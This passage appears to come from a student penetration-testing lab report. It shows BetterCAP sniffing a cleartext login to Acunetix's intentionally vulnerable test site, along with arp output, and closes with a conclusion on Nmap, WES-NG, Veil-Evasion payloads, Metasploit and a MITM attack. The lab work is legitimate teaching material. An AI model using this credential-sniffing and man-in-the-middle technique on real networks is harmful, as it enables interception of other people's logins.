


```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>arp -a

Interface: 192.168.136.129 --- 0x2
  Internet Address      Physical Address      Type
  192.168.136.2         00-0c-29-8b-d5-02     dynamic
  192.168.136.132       00-0c-29-8b-d5-02     dynamic
  192.168.136.254       00-50-56-ff-05-4b     dynamic
  192.168.136.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.2.3             01-00-5e-00-02-03     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 10.201.1.170 --- 0xe
  Internet Address      Physical Address      Type
  10.201.0.1            7c-5a-1c-6c-ab-fc     dynamic
  10.201.1.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  224.0.2.3             01-00-5e-00-02-03     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\Administrator>_
```

How to use:

1. Generate some generic traffic on the Target machine.
2. Log into your Windows virtual machine.
3. Launch the browser and type the URL: [*http://testhtml5.vulnweb.com*](http://testhtml5.vulnweb.com)
4. Login into this vulnerable-testing-website with sample credentials: *user: admin | password: password.*
5. Results will be the following:

    a. access *vulnweb.com* in order to understand the security breaches that can occur due to a wide range of errors, vulnerabilities.




Vulnerable test websites for Acunetix Web Vulnerability Scanner.

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.

    b. make a test of vulnerabilities (using an username and password)


Step (5) Capture the credentials sent to the website as below:

- Fig. 1. Test Html5. vulnweb.com



```
POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Content-Length: 32
Connection: Keep-Alive
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://testhtml5.vulnweb.com/

username=admin&password=password

192.168.136.0/24 > 192.168.136.132  » [02:38:03] [net.sniff.http.response] http 44.228.249.3:80 302 FOUND → 192.168.136.129 (265 B text/html; charset=utf-8)

HTTP/1.1 302 FOUND
Server: nginx/1.19.0
Date: Fri, 25 Aug 2023 06:38:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 265
Connection: keep-alive
Location: http://testhtml5.vulnweb.com/
Set-Cookie: username=admin; Path=/
```

- Fig. 2. Test Html5. vulnweb.com




```
POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Content-Length: 32
Connection: Keep-Alive
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://testhtml5.vulnweb.com/

username=admin&password=password

192.168.136.0/24 > 192.168.136.132  » [02:38:03] [net.sniff.http.response] http 44.228.249.3:80 302 FOUND → 192.168.136.129 (265 B text/html; charset=utf-8)

HTTP/1.1 302 FOUND
Server: nginx/1.19.0
Date: Fri, 25 Aug 2023 06:38:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 265
Connection: keep-alive
Location: http://testhtml5.vulnweb.com/
Set-Cookie: username=admin; Path=/

192.168.136.0/24 > 192.168.136.132  » [02:38:03] [net.sniff.http.request] http 192.168.136.129 GET testhtml5.vulnweb.com/
192.168.136.0/24 > 192.168.136.132  » [02:38:03] [net.sniff.http.request] http 192.168.136.129 GET testhtml5.vulnweb.com/
192.168.136.0/24 > 192.168.136.132  » [02:38:03] [net.sniff.http.response] http 44.228.249.3:80 200 OK → 192.168.136.129 (6.9 kB text/html; charset=utf-8)
```

Step (7) The results extracted (i.e. from Microsoft Windows - version 10.0.14393)

There can be seen the next schema:

a. Internet Address
b. Physical Address
c. Type



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>arp -a

Interface: 192.168.136.129 --- 0x2
  Internet Address      Physical Address      Type
  192.168.136.2         00-0c-29-8b-d5-02     dynamic
  192.168.136.132       00-0c-29-8b-d5-02     dynamic
  192.168.136.254       00-50-56-ff-05-4b     dynamic
  192.168.136.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.2.3             01-00-5e-00-02-03     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 10.201.1.170 --- 0xe
  Internet Address      Physical Address      Type
  10.201.0.1            7c-5a-1c-6c-ab-fc     dynamic
  10.201.1.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  224.0.2.3             01-00-5e-00-02-03     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\Administrator>_
```

IV. Conclusion

In this report, the objective was to use different methods to find vulnerabilities and be capable of exploiting them.

First thing that was done was to use Network Scanning to find exploits and this was realised by using Nmap 7.92 [2021-08-07] as a tool which also helped in detecting vulnerabilities.

Secondly, Windows Exploit Suggester - Next Generation (WES-NG) was used and involved a process in 3 steps to be done.

Next, we tried to create payloads with a veil framework and payloads under Veil - Evasion have been shown. Then we generated the payload with a command. Therefore, the Metasploit Framework ConsoleMSFConsole has been used in Kali Linux. Lastly, we enlisted the payloads that were created.

After that, we tried to perform the MITM Attack and used BetterCAP, because it's a flexible tool that can execute diverse attacks on a network.

V. References

(1) https://nmap.org/book/host-discovery-techniques.html
(2) https://github.com/bitsadmin/wesng
(3) http://vulnweb.com/
(4) https://linux.die.net/man/8/apt-get
(5) https://www.veil-framework.com/